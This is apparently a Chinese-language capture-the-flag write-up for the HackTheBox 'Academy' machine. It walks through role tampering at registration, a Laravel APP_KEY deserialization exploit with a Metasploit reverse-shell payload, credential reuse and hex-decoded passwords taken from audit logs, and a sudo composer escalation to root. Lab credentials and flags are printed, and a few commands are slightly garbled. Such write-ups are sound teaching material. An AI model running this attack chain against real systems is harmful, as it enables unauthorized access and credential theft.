

Academy(完成),註冊、Laravel漏洞、adm群組、composer漏洞

有一個網站的註冊頁面存在漏洞，允許我註冊為管理員並存取狀態儀表板。在那裡，我發現一個新的vhost是框架，顯示 **Laravel** 漏洞，其中包含 **APP_KEY** 等資料。我可以使用它來遠程執行 **www-data**。從那裡，我將重複使用資料庫憑證來存取下一個用戶，然後在身份驗證日誌中找到更多憑證，最後使用 **sudo Composer** 獲得 **root** 權限。

```
—# nmap -sCV -p 22,80,3306 -A 10.10.10.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 22:42 EDT
Nmap scan report for 10.10.10.215
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256  2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256  e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://academy.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  closed mysql

No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/10%OT=22%CT=3306%CU=35857%PV=Y%DS=2%DC=T%G=Y%TM=6
OS:63EDB3F%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS
OS:=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M
OS:53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE
OS:88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 3306/tcp)

HOP	RTT	ADDRESS
-----	-----	---------


1	223.61 ms	10.10.14.1
---	-----------	------------

2	221.99 ms	10.10.10.215
---	-----------	--------------


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 30.60 seconds

80port



可以透過「註冊」`register.php`帳戶，然後可以使用「登入」連結（`/login.php`）登入。該網站是新的 HTB Academy 網站的外殼，但基本上沒有一個連結有效。



因為php進行目錄爆破，找到/admin.php，但使用一開始註冊登入會失敗

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://academy.htb/ -k -x php,txt
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://academy.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 276]
/images (Status: 301) [Size: 311] [→ http://academy.htb/images/]
/index.php (Status: 200) [Size: 2117]
/home.php (Status: 302) [Size: 55034] [→ login.php]
/login.php (Status: 200) [Size: 2627]
/register.php (Status: 200) [Size: 3003]
/admin.php (Status: 200) [Size: 2633]
/config.php (Status: 200) [Size: 0]
Progress: 24726 / 661683 (3.74%)

academy.htb/admin.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



在註冊進行抓包，並將roleid從0->1，註冊的就是管理員用戶

1 POST /register.php HTTP/1.1

2 Host: academy.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 44

9 Origin: http://academy.htb

10 Connection: close

11 Referer: http://academy.htb/register.php

12 Cookie: PHPSESSID=ivq97dmbvq3onu7b2j0qr68ngv

13 Upgrade-Insecure-Requests: 1

14

15 uid=kali&password=kali&confirm=kali&roleid=1

1 HTTP/1.1 302 Found

2 Date: Sat, 11 May 2024 03:18:49 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Location: success-page.php

8 Content-Length: 3003

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

11

12

13 <html>

14 <head>

15 <meta charset="utf-8">

16 <meta name="viewport" content="width=device-width, initial-scale=1">

17

18 <title>

19 Register

20 </title>

21 <link href="https://fonts.googleapis.com/css?family=Nunito:200,600" rel="stylesheet">

22

23 <style>

24 html,body{

25 background-color:#141028;

26 color:#7e8396;

27 font-family:'Nunito',sans-serif;

28 font-weight:200;

29 height:100vh;

30 margin:0;

31 }

32

33 .full-height{

34 height:100vh;

35 }

36

37 .flex-center{

38 align-items:center;

39 display:flex;

登入成功

← → ↺ 🏠 academy.htb/admin-page.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

發現1個訊息，疑似：vhost [進行HOSTS修改]

The screenshot shows a web browser window with a dark theme. The address bar displays the URL `dev-staging-01.academy.htb`. The page content shows an error message: `UnexpectedValueException` The stream or file `"/var/www/html/htb-academy-dev-01/storage/logs/laravel.log"` could not be opened in append mode: failed to open stream: Permission denied.

Below the error message, there is a stack trace with 11 frames. The first frame is highlighted in blue:

- 10 UnexpectedValueException
- ~/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110
- 11 Monolog\Handler\StreamHandler write
- ~/vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39
- 12 Monolog\Handler\AbstractProcessingHandler handle
- ~/vendor/monolog/monolog/src/Monolog/Logger.php:344
- 13 Monolog\Logger addRecord
- ~/vendor/monolog/monolog/src/Monolog/Logger.php:712
- 14 Monolog\Logger error
- ~/vendor/laravel/framework/src/Illuminate/Log/Logger.php:176
- 15 Illuminate\Log\Logger writeLog
- ~/vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

The right side of the image shows the source code of the file `~/var/www/html/htb-academy-dev-01/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php`. The code is a PHP class `StreamHandler` that implements `Monolog\Handler\AbstractProcessingHandler`. The error occurs in the `write` method at line 110, where it attempts to open a stream for logging and throws an `UnexpectedValueException` if it fails.

```
100.     $this->errorMessage = null;
101.     set_error_handler(array($this, 'customErrorHandler'));
102.     $this->stream = fopen($this->url, 'a');
103.     if ($this->filePermission != null) {
104.         @chmod($this->url, $this->filePermission);
105.     }
106.     restore_error_handler();
107.     if (!is_resource($this->stream)) {
108.         $this->stream = null;
109.     }
110.     throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: ', $this->errorMessage, $this->url));
111. }
112.
113.
114. if ($this->useLocking) {
115.     // ignoring errors here, there's not much we can do about them
116.     flock($this->stream, LOCK_EX);
117. }
118.
119. $this->streamWrite($this->stream, $record);
120.
121. // ...

```

Below the code, the arguments for the exception are listed:

- 1. "The stream or file `"/var/www/html/htb-academy-dev-01/storage/logs/laravel.log"` could not be opened in append mode: failed to open stream: Permission denied"

At the bottom, there is a section for "Environment & details:" and a "GET Data" section which is empty.

發現Laravel(是一個框架系統)，發遠程漏洞

The screenshot shows a Kali Linux terminal window with a dark theme. The top bar displays various tools like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main terminal area shows a web browser displaying an error message from dev-staging-01.academy.htb:

```
UnexpectedValueException
The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied
```

Below the error message, there are three numbered items:

- UnexpectedValueException
- Monolog\Handler\StreamHandler write
- Monolog\Handler\AbstractProcessingHandler handle

To the right of the terminal, there is a sidebar showing environment variables for the application:

Variable	Value
MAIL_DRIVER	"smtp"
MAIL_HOST	"smtp.mailtrap.io"
MAIL_PORT	"2525"
MAIL_USERNAME	"null"
MAIL_PASSWORD	"null"
MAIL_ENCRYPTION	"null"
PUSHER_APP_ID	" "
PUSHER_APP_KEY	" "
PUSHER_APP_SECRET	" "
PUSHER_APP_CLUSTER	"mt1"
MIX_PUSHER_APP_KEY	" "
MIX_PUSHER_APP_CLUSTER	"mt1"

Below the environment variables, there is another section titled "Environment Variables" showing values for APP_NAME, APP_ENV, APP_KEY, APP_DEBUG, APP_URL, LOG_CHANNEL, and CACHE_DRIVER.

參數修改如下

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > options
Module options (exploit/unix/http/laravel_token_unserialize_exec):



| Name      | Current Setting                             | Required | Description                                                                                            |
|-----------|---------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| APP_KEY   | dBLUaMuZz7Iq06XtL/Xnz/90EjQ+DEEYnggubHWfj0= | no       | The base64 encoded APP_KEY string from the .env file                                                   |
| CHOST     |                                             | no       | The local client address                                                                               |
| CPORT     |                                             | no       | The local client port                                                                                  |
| Proxies   |                                             | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    | 10.10.10.215                                | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80                                          | yes      | The target port (TCP)                                                                                  |
| SSL       | false                                       | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /                                           | yes      | Path to target webapp                                                                                  |
| VHOST     | dev-staging-01.academy.htb                  | no       | HTTP server virtual host                                                                               |



Payload options (cmd/unix/reverse_perl):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.14.2      | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

取的www

```
[*] Command shell session 3 opened (10.10.14.2:4444 → 10.10.14.2:4444)
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
```

在/var/www/html/academy/.env 獲取

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7IqO6XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

cry0l1t3有user.txt但無法讀取

```
www-data@academy:/home/cry0l1t3$ ls -al
ls -al
total 32
drwxr-xr-x 4 cry0l1t3 cry0l1t3 4096 Aug 12 2020 .
drwxr-xr-x 8 root root 4096 Aug 10 2020 ..
lrwxrwxrwx 1 root root 9 Aug 10 2020 .bash_history -> /dev/null
-rw-r--r-- 1 cry0l1t3 cry0l1t3 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 cry0l1t3 cry0l1t3 3771 Feb 25 2020 .bashrc
drwx----- 2 cry0l1t3 cry0l1t3 4096 Aug 12 2020 .cache
drwxrwxr-x 3 cry0l1t3 cry0l1t3 4096 Aug 12 2020 .local
-rw-r--r-- 1 cry0l1t3 cry0l1t3 807 Feb 25 2020 .profile
-r--r----- 1 cry0l1t3 cry0l1t3 33 May 11 02:41 user.txt
www-data@academy:/home/cry0l1t3$
```

使用ssh username=cry0l1t3 ; passwd =mySup3rP4s5w0rd!! [猜測，可成功連線]

發現id群組後面是「adm」

```

(1001@kali) [~]
# ssh cry011t3@academy.htb
The authenticity of host 'academy.htb (10.10.10.215)' can't be established.
ED25519 key fingerprint is SHA256:hn0e1bcUj07e/OQwjb79pf4GATi01ov1U37K0PCKbDE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'academy.htb' (ED25519) to the list of known hosts.
cry011t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 11 May 2024 05:11:45 AM UTC

System load:          0.0
Usage of /:           44.5% of 15.68GB
Memory usage:         16%
Swap usage:           0%
Processes:            177
Users logged in:      0
IPv4 address for ens160: 10.10.10.215
IPv6 address for ens160: dead:beef::250:56ff:feb9:86ec

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

   https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.

Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$ id
uid=1002(cry011t3) gid=1002(cry011t3) groups=1002(cry011t3),4(adm)
$ whoami
cry011t3

```

user flag

```

user.txt
$ cat user.txt
1245eb71337f4a3505bf5ae6b843a240
$

```

參考:<https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation/interesting-groups-linux-pe#adm-zu>

Adm 群組

通常，adm群組的成員具有讀取位於/var/log/中的日誌檔案的權限。因此，如果您已經入侵了該群組中的用戶，您應該絕對查看日誌。

在訊息中 `cat audit.log.3 | grep "uid=1002"`，可取得帳密，但須解密

```

cry011t3@academy:/var/log/audit$ cat audit.log.3 | grep "uid=1002"
type=TTY msg=audit(1597199290.086:83): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=737520607262336f8a
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=607262336e5f43634064336d79210a
type=USER_AUTH msg=audit(1597199304.778:85): pid=2520 uid=1002 auid=0 ses=1 msg="op=PAM:authentication grantors=pam_permit,pam_cap acct="mr3n" exe="/usr/bin/su" hostname=academy addr=? terminal=ttty1 res=success"
type=USER_ACCT msg=audit(1597199304.778:86): pid=2520 uid=1002 auid=0 ses=1 msg="op=PAM:accounting grantors=pam_permit acct="mr3n" exe="/usr/bin/su" hostname=academy addr=? terminal=ttty1 res=success"

```

username 解密

Input

7375206D7262336E0A

ABC 18

≡ 1

Output

su mrb3n

passwd 解密

Input

6D7262336E5F41634064336D79210A|

ABC 30 1

Output

|mrb3n_Ac@d3my!

username : mrb3n
passwd : mrb3n_Ac@d3my!

登入成功

```
ssh mrb3n@academy.htb
mrb3n@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 11 May 2024 05:41:39 AM UTC

System load:          0.0
Usage of /:           47.5% of 15.68GB
Memory usage:         14%
Swap usage:           0%
Processes:            161
Users logged in:      0
IPv4 address for ens160: 10.10.10.215
IPv6 address for ens160: dead:beef::250:56ff:feb9:ac7

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

   https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Oct 21 10:55:11 2020 from 10.10.14.5
$ pwd
/home/mrb3n
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ whoami
mrb3n
$
```

提權

```
mrb3n@academy:/$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:/$
```

參考:<https://gtfobins.github.io/gtfobins/composer/>

三行代碼執行成功

```
mrb3n@academy:/$ TF=$(mktemp -d)
mrb3n@academy:/$ echo '{"scripts":{"x":"/bin/sh -i 0<63 1>63 2>63"}}' >$TF/composer.json
mrb3n@academy:/$ ./composer --working-dir=$TF run-script x
bash: ./composer: No such file or directory
mrb3n@academy:/$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysql.so' (tried: /usr/lib/ph
190902/mysql.so.so: cannot open shared object file: No such file or directory)) in Unkno
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib
ib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or director
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<63 1>63 2>63
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

root flag

```
academy.txt root.txt snap
# cat root.txt
89cfb80a69aa183c779528c33c262c8f
#
```